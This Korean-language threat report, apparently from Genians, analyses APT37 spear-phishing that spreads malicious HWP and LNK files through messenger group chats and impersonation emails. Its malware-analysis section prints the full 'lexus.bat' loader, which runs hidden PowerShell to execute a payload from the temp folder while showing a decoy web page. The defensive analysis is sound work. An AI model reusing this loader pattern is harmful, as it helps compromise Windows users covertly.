
K 메신저로 유포된 'APT37' 그룹의 악성 HWP 사례 분석

Genians ⋮⋮ 2/3/2025



Analysis of malicious HWP cases of 'APT37' group distributed through K messenger

◈ 주요 요약 (Executive Summary)

- 신원 도용과 K 메신저 단체 대화방 통로로 수행된 한국형 APT 공격
- 스피어 피싱 초기 침투 성공 후, 해당 단말을 통한 '횡적 이동' 탐지 필요
- HWP, LNK 악성코드를 활용한 APT37 그룹의 집요한 공격 전술 분석
- Anti-Virus 탐지 회피를 위한 변종 공격 증가와 상용 클라우드 C2 활용
- EDR 기반 보안 체계 구축을 통해 고도화된 APT 공격 탐지 강화 중요

1. 개요 (Overview)

○ 2024년 한국을 표적으로 한 다양한 지능형지속위협(APT) 공격이 있었습니다. 그중 대표적 위협 유형을 꼽는다면, LNK 파일을 빼놓을 수 없을만큼 많은 사례가 식별됐습니다. 이와 더불어 '24년 하반기에는 HWP 파일을 사용한 공격도 다수 발견됐습니다.

○ 한국을 겨냥한 국가배후 사이버 위협 그룹들은 주로 5가지 공격 수법을 활용하고, 두개 이상을 하이브리드 형태로 결합하기도 합니다.

- 한국 대상 5대 APT 공격 벡터

- 스피어 피싱 공격 (Spear Phishing Attack)
- 워터링 홀 공격 (Watering Hole Attack)
- 소프트웨어 공급망 공격 (Software Supply Chain Attack)
- 사회 관계망 공격 (Social Network Attack)
- 프리랜서 아웃소싱 공격 (Freelancer-based outsourcing attack)

○ 보통 위협 행위자들은 초기 단말침투 성공을 위해 주요 Anti-Virus 탐지회피에 집중합니다. 따라서 기업 및 기관의 보안 담당자는 다단계 보안 체계 중 EDR(Endpoint Detection and Response) 시스템을 구축하고, 단말에 유입되는 각종 이벤트 수집과 더불어 조기 이상행위 탐지 보안정책 수립이 필요합니다.

○ 본 보고서는 한국에서 진행된 고유한 APT 공격 특징과 메커니즘을 분석하고, 진화된 위협 대응 전략측면에서 인사이트를 제공하고자 합니다.

---

2. 배경 (Backgroud)

○ 지난 '24년 11월 13일 늦은 오후, 특정 K 메신저의 단체 대화방에 2가지 유형의 파일이 전달됐습니다. 해당 대화방에는 수십여명의 멤버가 초대된 곳입니다.

- K 메신저 단체 대화방에 전달된 두가지 파일 유형
  - 북·러 밀착과 중국의 대북(對北)압박이 북한 체제에 미치는 영향.hwp
  - 북러 밀착후 중국정부의 대북정책 변화.zip
    - 북러 밀착후 중국정부의 대북정책 변화.lnk

[그림 1] K 메신저 단체 대화방을 통한 공격 사례


○ 단체 대화방을 통해 전달된 파일은 두가지 유형이 식별됐습니다. 첫번째는 한컴오피스 HWP 문서파일, 두번째는 ZIP 압축파일에 포함된 LNK 파일입니다.

○ 위협 행위자는 약간의 시차를 두고, 서로 다른 유형의 악성파일을 사용했습니다. 먼저, OLE가 포함된 HWP 파일을 보냈고, 이어서 PowerShell 명령이 삽입된 LNK 파일을 압축해 유포했습니다.

○ Genians Security Center(GSC)의 분석 결과, 초기 유입(Initial Access)은 스피어 피싱(Spear Phishing) 공격으로 밝혀졌습니다. 단말 침투에 성공한 후 일정기간 잠복을 유지하며 정찰(Reconnaissance)과 탐색(Discovery) 등을 수행했습니다. 그리고 이용자의 PC용 K 메신저에 몰래 접근해 여러 대화방에 악성파일을 추가 유포했습니다.

○ 평소에 잘 알던 지인이 온라인 메신저로 파일을 보내올 경우, 별다른 의심없이 파일을 열람할 수 있다는 점에서 위험 노출 가능성이 커질 수 있습니다.

○ 이게 바로 위협 행위자가 신뢰기반 공격전술을 쓰는 이유입니다. 다만, 최근 식별된 것은 주로 Windows PC 환경에서만 동작하는 악성파일(HWP, LNK) 입니다. 따라서 안드로이드 스마트 기기는 상대적으로 안전하지만, 만약 공식마켓이 아닌 곳(이메일, 메신저 등)에서 APK 앱을 받아 설치할 경우 위험할 수 있으니 이점 또한 각별한 유의가 필요합니다.



[그림 2] 강의자료, 메신저 대화내용 현혹 공격 사례


○ 여러 공격 테마 중 특정인의 강의자료나 사적대화 내역을 미끼로 한 사례 역시 이번 위협 캠페인 중 하나입니다. 해당 공격의 주요 특징은 실존 인물을 사칭해 현혹하거나, 평상시 업무상 주고 받던 정상 메일처럼 조작한 점입니다.

○ 한편, 작년 11월 20일 「[단독] "무인기 기술 싹 털렸다"...국정원, 해킹 배후 조사'」라는 제목과 12월 18일 「[단독] "대북용 무인기술 절도범이 '북한'"

」의 한국경제TV 뉴스 기사가 소개됐습니다.

[그림 3] 언론사 뉴스기사 화면


○ 해당 기사에는 '한국항공우주연구원'을 사칭해 국내 무인기 연구개발 업체, 대학, 기관 등에 '주요국의대테러드론AI활용실태.hwp', '한국항공우주연구원입니다' 등의 제목으로 해킹메일이 발송됐다면서, 업무용으로 위장된 메일에 악성코드가 심어진 파일이 첨부됐다고 소개됐는데, 조사결과 동일 그룹의 위협으로 드러났습니다.



[그림 4] 연구원 사칭 공격 모습

3. 위협 흐름 분석 (Threat flow analysis)

○ 2024년 하반기 기준, 한국을 겨냥한 APT 공격에서 LNK, HWP 기반 악성파일은 수치적으로 높은 점유율을 보입니다.




[그림 5] 피싱공격 타임라인 흐름도

○ 실제 식별된 주요 공격의 타임라인 관찰을 통해 어느정도 증명이 가능합니다. 여기서 핵심은 초기 침투 과정에 이메일이 활용되고, 피해자의 단말환경을 또 다른 공격거점으로 쓴다는 점입니다. 결국 피해자가 가해자 역할로 악용될 수 있습니다.

○ 보통 LNK 유형의 악성파일은 정상 문서처럼 아이콘을 위장하고, 코드 내부에 실제 문서를 내포했다가 악성코드 실행시 함께 보여주는 속임수 전략을 구사합니다. 이 때문에 파일 크기가 10Mbytes 이상인 경우가 많고, 아이콘에 작은 화살표 표시가 있어 유심히 살펴보면, 육안상 구분도 가능합니다.

○ 물론, 기존에 보관 중인 정상 바로가기 파일에도 화살표 표시가 있으므로, 모두 의심하는 오해나 착오는 없도록 해야 합니다. 반드시 이메일 첨부파일이나 온라인 메신저 등으로 별도 수신한 압축파일 해제 이후 LNK 파일 조건이 성립될 경우에 한하여 주의를 기울이면 됩니다.

○ 아울러 최근 HWP 유형의 악성파일은 예전처럼 문서포맷의 자체 취약점(Exploit)이 아닌 OLE 기능을 악용하고 있습니다. 그러므로, HWP 문서 열람 도중 아래와 같은 보안 위험 안내 메시지가 나타날 경우 반드시 [취소] 버튼을 클릭하는 것이 안전합니다.




[그림 6] 위협 요소가 작동될 때 보여지는 안내창

○ 위협 행위자는 [한 번 허용] 버튼이 실행되도록 나름의 유인 전략을 구사합니다. HWP 보안설정 중 [배포용 문서] 옵션을 통해 이용자의 편집 기능을 막아두기도 합니다.

○ 이메일 본문에는 특정 정보 입력 후 결과 회신을 유도하게 됩니다. 그렇기 때문에 문서 편집이 되지 않는 조건에서 이용자 스스로 화면에 보이는 특정 URL 주소나 OLE 개체가 삽입된 위치를 무심코 접근할 수 있습니다. 바로 그곳이 악성 OLE 개체가 호출되는 곳이며, 자신도 모르게 허용을 선택할 수 있습니다.

4. 악성파일 분석 (Malware Analysis)

○ 국내서 발견된 다수의 HWP 악성문서 중 일부는 구글 VirusTotal 서비스에 업로드 됐습니다. 등록 초기에 동일 Anti-Virus 엔진 또는 소수의 제품에서 제한적으로 탐지 됐습니다. 해당 진단명 중 휴리스틱 (Heuristics) 키워드가 관찰됩니다. 이는 유사 악성파일 탐지기술 중 하나로, 오진 최소화를 위해 실제 서비스에 예외처리된 경우가 있습니다.




[그림 7] HWP 악성문서 대상 바이러스토탈 탐지 내역

○ 이처럼 위협 행위자는 본격 공격을 수행하기 전 국내 주요 Anti-Virus 제품의 진단가능 여부를 체크하고, 탐지회피를 우선시 합니다. 이러한 철저한 사전 준비를 통해, 악성 HWP 문서가 공격 대상 단말 내부까지 무사히 전달되도록 집중합니다.

○ 본 분석은 식별된 HWP 문서 중 '트럼프의 통상정책,실리콘밸리(***).hwp' 파일명으로 유포됐던 건을 대표 선정해 설명하고자 합니다. 참고로 특정단어는 비식별화 했습니다.

○ 공격에 쓰인 HWP 내부에 OLE 개체를 다수 삽입해 하이퍼링크 클릭을 유도합니다. 이때 '통상정책' 하이퍼링크 연결 대상은 임시폴더(Temp) 경로의 'lexus.bat' 파일입니다.



[그림 8] 악성 OLE 데이터가 포함된 HWP 문서 분석 화면

○ 'lexus.bat' 파일에는 아래와 같이 Batch와 PowerShell 명령이 포함돼 있습니다.

```
@echo off
if not exist "%temp%\\taxi.dat" (
> "%temp%\\taxi.dat" echo.
start /min C:\\Windows\\SysWow64\\WindowsPowerShell\\v1.0\\powershell.exe
-windowstyle hidden "$stringPath=$env:temp+'\\'+'bus.dat';$stringByte =
Get-Content -path $stringPath -encoding byte;$string =
[System.Text.Encoding]::UTF8.GetString($stringByte);$scriptBlock =
[scriptblock]::Create($string);Invoke-Command $scriptBlock;"
)
start msedge
https://ko.wikipedia.org/wiki/%EB%B6%84%EB%A5%98:%EB%AF%B8%EA%B5%AD%EC%9D%98_%ED%
86%B5%EC%83%81_%EC%A0%95%EC%B1%85
```

[그림 9] 'lexus.bat' 명령어 화면

○ 초기 조건문에 따라 임시폴더(Temp) 경로에 'taxi.dat' 파일의 존재유무를 체크합니다. 보통 처음에는 'taxi.dat' 파일이 없으므로, 순차적으로 괄호()안의 명령이 실행됩니다.

○ 이때 '0x0d', '0x0a' 값이 포함된 'taxi.dat' 파일이 생성되어, 다음 batch 실행부터 분기 조건이 적용됩니다.

○ 그 다음 '/min' 옵션과 '-windowstyle hidden'을 통해 PowerShell 커맨드 창을 최소화하여 실행하고 숨깁니다. 이어서 'bus.dat' 파일내 문자열을 바이트 배열로 읽어 스크립트 블럭으로 만들고 실행합니다. 그리고 MS Edge 웹 브라우저로 주어진 URL을 여는데, 이 주소는 한국어 위키백과의 '분류:미국의 통상 정책' 입니다.

